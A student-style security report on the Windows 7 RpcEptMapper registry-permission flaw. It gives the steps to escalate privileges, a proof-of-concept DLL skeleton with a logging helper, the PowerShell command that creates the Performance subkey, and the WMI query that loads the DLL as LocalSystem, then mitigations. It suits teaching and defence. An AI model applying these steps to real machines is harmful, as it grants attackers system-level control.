RpcEptMapper service misconfiguration in Windows 7 ultimate

Natkunam Sulaxshayan
Cyber security department
SLIIT
Batticaloa, Srilanka
Sulaxshayan34@gmail.com

***Abstract*— Microsoft Corporation germinated the windows-7 operating system, and this operating system appertains to the Windows NT family. This report intends to provide a detailed analysis of the RpcEptmapper service misconfiguration. In this report, findings divide into three categories. Those are, Analyzing the registry permission, Reading the fine manual, and building the exploit, respectively. I used The tool called perfusion to perform the penetration task. This implement intended to facilitate the work of pentest. Further, the utilization of this tool is well-cleared in this report.**

Keywords— 0-day vulnerability, Service Control Manager, Binary permission, Unquoted paths, Phantom DLL hijacking, Windows 7

I. INTRODUCTION

The drastic use of computers in day-to-day life has ascended recently. The reason might be, Computers accomplished the tasks prosperously cessation of the day which gave to them. To the persistence of a computer, Internal components such as hardware and software should work together appropriately. In case of an error in anything of that, the end of the day might not be well. When we consider the term security, In general, that depends on an operating system installed by the user. In some cases, Operating systems are discrete among the personal computer manufactures. For example, dell PCs are pre-installed the Microsoft Windows Operating system, and Apple PCs are pre-installed Mac Operating system.

Presumptively, the Microsoft Windows Operating system is running on many PCs around the globe. In this paper, we will optically discern, How a particular windows vulnerability escalates user privilege. This vulnerability term is called a 0-day or zero-day vulnerability. It means an attacker used to exploit this vulnerability to harm the system. A developer of the system only studies the weak spot but, it takes zero-day to fix it. A zero-day attack occurs when a hacker exploits a flaw in the system before that system's developer.

Most of the time, These types of attacks possibly succeed. Initially, This concept belongs to **Clément Labro** and, he succeeded in his local privilege escalation attack. Let's get ourselves into this vulnerability to find out the way he achieved it.

II. BASIC CONTEXT

A completely bug-fixed windows machine can be affected by a local privilege escalation attack because of its service misconfiguration vulnerability. The basic concept of this vulnerability is If a PC user can alter the current service, then, that user can run arbitrary code in the path of **LOCAL/NETWORK SERVICE** or **LOCAL/SERVICE.** These are some terms and definitions that must know to understand the concepts.

Phantom DLL hijacking - Sometimes, some services on windows attempt to get DLLs that do not exist. In some cases, DLLs may hijack by hackers if the PC user can have permission to write the folder in the listed %path% environment variable.

Binary permission - A command line and the windows service always have a connection. If You have an edit authority in the parent folder, A PC user can execute anything that needs in the security circumstance of that service.

Service control manager (SCM) – A least-privilege user may have authorized permission on service along with the SCM. If that user has equal permission on **SERVICE_CHANGE_CONFIG,** that user can change the behavior of that service then, that user can run arbitrary code on that service.

Unquoted paths- This problem commonly happens in windows when dissecting the command line. For example, ***C:\User\Custom service\Service.exe /v*** in this case, this command line argument seems enigmatic. So, The windows initially try to execute ***C:\User\Custom.exe*** along ***Service\service.exe*** as the first argument. If Pc user has the authorized permission to alter the content on the ***C:\User,*** that user can hijack the service by executing malicious code to ***C:\User\Custom.exe.*** So, paths should be surrounded by quotes when it contains spaces.

When a service needs, it will create by the SCM by invoking the built-in command 'sc.exe' as an administrator. When it occurs, that will create a subkey with the name of the service.

HKLM\SYSTEM\CurrentControlSet\Services and all the settings will be stored in this subkey. A service control manager should be secure. In our case, windows' SCM is weakly misconfigured.

III. INSPECT THE REGISTERING AUTHORITY

Initially, **Clément Labro** used a tool called 'Powerup' to analyze whether the PC user can alter a folder or file in any manner. If it succeeds, then it will verify the access control list of that victim about which permissions are accessible to that victim account and its belonging groups. Furthermore, also he wrote a script to identify a PC user can have any authorization to write any registry keys and to differentiate the outcome, he implemented a **Get-ModifiableRegistryPath** function on that script. Then, it ran on Windows-7 successfully. These are the findings of that script.



Figure 1

Figure 2

Figure 3



Figure 4



Figure 5

Throughout this output, we can understand is that the user has some authorization on two registry keys.

1. **HKLM\SYSTEM\CurrentControlSet\Services\Dnscache**
2. **HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper**

There is a well-known tool used to check Registry permission on windows. That tool name is regit GUI. With the help of that tool, we can manually check the **RpcEptmapper** service permission. The regit GUI user interface seems like this,



Figure 6

The considerable advantage of this tool Apparently, It lists the authorized effective permissions of the user or group without inspecting the access control entities separately. According to the image, It shows the low privilege **lap-user** permission.
According to the script, It shows standard permission such as query values. But, The **Create Subkey** is a specific authorization that is displayed. Then, **AppendData/AddSubdirectory** is the general pathname generated by the script.

```
Name              : RpcEptMapper
ImagePath         : C:\Windows\system32\svchost.exe -k RPCSS
User              : NT AUTHORITY\NetworkService
ModifiablePath    : {Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Rp
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions       : {ReadControl, AppendData/AddSubdirectory, ReadData/ListDirectory}
Status            : Running
UserCanStart      : True
UserCanRestart    : False

Name              : RpcEptMapper
ImagePath         : C:\Windows\system32\svchost.exe -k RPCSS
User              : NT AUTHORITY\NetworkService
ModifiablePath    : {Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Rp
IdentityReference : BUILTIN\Users
Permissions       : {WriteExtendedAttributes, AppendData/AddSubdirectory, ReadData/ListDirectory}
Status            : Running
UserCanStart      : True
UserCanRestart    : False
```

Figure 7

What is meant by this script is, we cannot alter the existing service but, A user can create a new subkey instead.

IV. Read The Fine Manual

According to the findings, we can understand that we can run an arbitrary execution under **HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper** but, We cannot alter the existing subkeys and values. According to the findings, Parameters and security are Two types of subkeys under the RpcEptMapper service. But, Both are general in Microsoft Windows.



Figure 8

Initially, the plan was to list a number of all subkeys and try to identify the structure. But, we need to know which subkeys are significant to the service's configuration. Then, The **Clément Labro** was to think about how to implement this in PowerShell and sort out the result on the command line. So, he could find the registry structure in google.

HKLM\SYSTEM\CurrentControlSet\Services Registry Tree

04/20/2017 • 2 minutes to read

The **HKLM\SYSTEM\CurrentControlSet\Services** registry tree stores information about each service on the system. Each driver has a key of the form **HKLM\SYSTEM\CurrentControlSet\Services***DriverName*. The PnP manager passes this path of a driver in the *RegistryPath* parameter when it calls the driver's **DriverEntry** routine. A driver can store global driver-defined data under the **Parameters** subkey of its key in the **Services** tree. Information that is stored under this key is available to the driver during its initialization.

The following keys and value entries are of particular interest:

ImagePath
A value entry that specifies the fully qualified path of the driver's image file. Windows creates this value by using the required **ServiceBinary** entry in the driver's INF file. This entry is in the *service-install-section* referenced by the driver's **INF AddService directive**. A typical value for this path is *%SystemRoot%\system32\Drivers\DriverName.sys*, where *DriverName* is the name of the driver's **Services** key.

Parameters
A key that is used to store driver-specific data. For some types of drivers, the system expects to find specific value entries. You can add value entries to this subkey using **AddReg** entries in the driver's INF file.

Performance
A key that specifies information for optional performance monitoring. The values under this key specify the name of the driver's performance DLL and the names of certain exported functions in that DLL. You can add value entries to this subkey using **AddReg** entries in the driver's INF file.

According to the above documentation, A user can conceptually register a Dynamic Link Library in a driver setting to track its performances. The performance subkey does not be as default for the Windows **RpcEptMapper** service. Although, it is not a driver service too. In order to make a script, The **Clément Labro** was to dig deep into performance monitoring. When I tested about RpcEptMapper service on the windows-7 machine, It showed like this:



Figure 9

After some google search, **Clément Labro** found a Microsoft documentation named Creating the Application's Performance Key.

Creating the Application's Performance Key

Article • 01/08/2021 • 2 minutes to read • Is this page helpful?

An application that supports performance counters must have a **Performance** key under the **Services** key. The following example shows the values that you must include for this key.

Copy

```
HKEY_LOCAL_MACHINE
   \SYSTEM
      \CurrentControlSet
         \Services
            \application-name
               \Performance
                  Library = Name of your performance DLL
                  Open = Name of your Open function in your DLL
                  Collect = Name of your Collect function in your DLL
                  Close = Name of your Close function in your DLL
```

The **Library** value provides the name of the performance DLL, and the **Open**, **Collect**, and **Close** values provide the names of the functions exported from the performance DLL. The data type of these values is **REG_SZ**. When a consumer requests performance data, the system uses these values to determine which performance DLLs to load and which DLL functions to call.

The **Library** value can contain the DLL name or a full path to the DLL. If you use the **REG_EXPAND_SZ** data type for **Library**, you can specify environment variables in your path.

The application's service key must exist before you can run **lodctr** to load your counter names and help strings.

Figure 10

According to the documentation,
Library – This value can have a **DLL name or full path to the DLL.**
Open, Collect, Close – These functions authorize us to define the name of the functions exported by the DDL.
Then, **REG_RZ** and **REG_EXPAND_SZ** are the data type of these values.

V. Writing The Exploit Code

Clément Labro used to write a custom log helper function when he needed to exploit DLL hijacking vulnerability. Because that will help him to clarify which functions have been called and executed. Generally, He logs the PID of the current process, the parent process, The name of the PC user who runs the program and, the intercalating command line.
Initially, This exploit started with the visual studio by creating a new c++ console project. Then, the main function has replaced with the DLL main function. Because The outcome of this script must be a **'.DLL'** file not **'.exe'**.

```
#include <Windows.h>

extern "C" BOOL WINAPI DllMain(HINSTANCE const instance, DWORD const reason, LPVOID const reserved)
{
    switch (reason)
    {
    case DLL_PROCESS_ATTACH:
        Log(L"DllMain"); // See log helper function below
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Figure 11

Therefore, to modify, we need to open **'project properties'** then, in the '**general'** section, We need to select **Dynamic-link library** as **Configuration Type**.



Figure 12

Then, This is the helper function **Clément Labro** written

```
#include <Lmcons.h> // UNLEN + GetUserName
#include <tlhelp32.h> // CreateToolhelp32Snapshot()
#include <strsafe.h>

void Log(LPCWSTR pwszCallingFrom)
{
    LPWSTR pwszBuffer, pwszCommandLine;
    WCHAR wszUsername[UNLEN + 1] = { 0 };
    SYSTEMTIME st = { 0 };
    HANDLE hToolhelpSnapshot;
    PROCESSENTRY32 stProcessEntry = { 0 };
    DWORD dwPcbBuffer = UNLEN, dwBytesWritten = 0, dwProcessId = 0, dwParentProcessId = 0, dwBufSize = 0;
    BOOL bResult = FALSE;

    // Get the command line of the current process
    pwszCommandLine = GetCommandLine();

    // Get the name of the process owner
    GetUserName(wszUsername, &dwPcbBuffer);

    // Get the PID of the current process
    dwProcessId = GetCurrentProcessId();

    // Get the PID of the parent process
    hToolhelpSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    stProcessEntry.dwSize = sizeof(PROCESSENTRY32);
    if (Process32First(hToolhelpSnapshot, &stProcessEntry)) {
        do {
            if (stProcessEntry.th32ProcessID == dwProcessId) {
                dwParentProcessId = stProcessEntry.th32ParentProcessID;
                break;
            }
        } while (Process32Next(hToolhelpSnapshot, &stProcessEntry));
    }
    CloseHandle(hToolhelpSnapshot);

    // Get the current date and time
    GetLocalTime(&st);

    // Prepare the output string and log the result
    dwBufSize = 4096 * sizeof(WCHAR);
    pwszBuffer = (LPWSTR)malloc(dwBufSize);
    if (pwszBuffer)
    {
        StringCchPrintf(pwszBuffer, dwBufSize, L"[%.2u:%.2u:%.2u] - PID=%d - PPID=%d - USER='%s' - CMD='%s' - METHOD='%s'\r\n",
            st.wHour,
            st.wMinute,
            st.wSecond,
            dwProcessId,
            dwParentProcessId,
            wszUsername,
            pwszCommandLine,
            pwszCallingFrom
        );

        LogToFile(L"C:\\LOGS\\RpcEptMapperPoc.log", pwszBuffer);

        free(pwszBuffer);
    }
}
```

This is an alert function that will help us to identify when a program succeeds on its specific content. That means, This function returns **ERROR_SUCCESS** if, Succeeds.



Figure 13

Up to now, The DDLmain function, The three needed functions and, log helper functions are implemented successfully. Then, **OpenPerfData, CollectPerfdata, ClosePerfData** are internal functions that must export. To do that, we can use the '**__declspec'** Keyword and it must declare these three functions at the start of the source code.



Figure 14

Lastly, We need to choose ***Release/x64*** and '**Build and solution**' in the visual studio. After, it will produce the DDL file.



Figure 15

Up to now, we have discerned how to execute a DLL file with the log helper function. Now onward, we are going to exploit the actual vulnerability. To do that, This '**[Microsoft.Win32.Registry]::LocalMachine.CreateSubKey("SYSTEM\CurrentControlSet\Services\RpcEptMapper\Performance")**' command must be executed by the **Windows PowerShell.** If it succeeds, **Windows PowerS**hell provides this outcome.



Figure 16

Then, **Clément Labro** put the following script with the motive of generating the appropriate key and values, waiting for some user input, and, finally terminating by erasing everything up.

Figure 17

Finally, we need to trick the RpcMapper service by loading our Performance Dll. To do that, we need to query the performance counter using Windows Management Instrumentation. We can execute this command in **Windows PowerShell** to specify the WMI classes that belong to the Performance data.

' **Get-WmiObject -List | Where-Object { $_.Name -Like "Win32_Perf*"** } '

If succeds, it will provide this outcome in your file.



Figure 18

That meant, The RpcEptMapper service misconfigured machine got loaded with arbitrary code execution in the context of the Windows Management Instrumentation service itself, Which runs it as a **Local System**.

VI. Conclusion

The reason of this vulnerability is, The tool has full write permission in the registry. **AppendData/AddSubdirectory** was an example in this scenario. The user-permission was a high threat to this exploit. So, Through a hacker can penetrate the host machine, he can execute an arbitrary code on a available misconfigured service in the context of Performance Analyze. The solution is Windows-7 users must update their system into higher versions else We can manually fix this issue by removing **CreateSubKey** permission or both **NT AUTHORITY**\Authenticated Users and **BUILTIN\Users** on the below registry keys

- ✓ **HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper**
- ✓ **HKLM\SYSTEM\CurrentControlSet\Services\DnsCache**

VII. References

[1] C. Labro, *Perfusion: Exploit for the RpcEptMapper registry key permissions vulnerability (Windows 7 / 2088R2 / 8 / 2012)*.

[2] Will, PowerUp: This version of PowerUp is now unsupported. See https://github.com/Veil-Framework/PowerTools/tree/master/PowerUp for the most current version.

[3] C. Labro, PrivescCheck: Privilege Escalation Enumeration Script for Windows.

[4] M. Mendes, "Windows MultiPoint Server 2011 SP1 - RpcEptMapper and Dnschade Local Privilege Escalation," Exploit Database, 12-Nov-2021. [Online]. Available: https://www.exploit-db.com/exploits/50517. [Accessed: 12-Jan-2022].

[5] "Windows RpcEptMapper Service Insecure Registry Permissions EoP | itm4n's blog," *itm4n.github.io*. https://itm4n.github.io/windows-registry-rpceptmapper-eop/ (accessed Jan. 12, 2022).

[6] Karl-Bridge-Microsoft, "Creating the Applications Performance Key - Win32 apps," *Microsoft.com*. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/perfctrs/creating-the-applications-performance-key. [Accessed: 13-Jan-2022].

[7] Karl-Bridge-Microsoft, "Implementing OpenPerformanceData," Microsoft.com. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/perfctrs/implementing-openperformancedata. [Accessed: 13-Jan-2022].

[8] C. Labro, Windows 7-2008R2 RpcEptMapper Service Insecure Registry Permissions EoP - PoC DLL.

[9] stevewhims, "WMI performance counter types," Microsoft.com. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-performance-counter-types. [Accessed: 13-Jan-2022].

[10] tiraniddo, "Tyranid's Lair," Tiraniddo.dev. [Online]. Available: https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html. [Accessed: 13-Jan-2022].

[6] Will, *PowerUp: This version of PowerUp is now unsupported. See https://github.com/Veil-Framework/PowerTools/tree/master/PowerUp for the most current version*.

.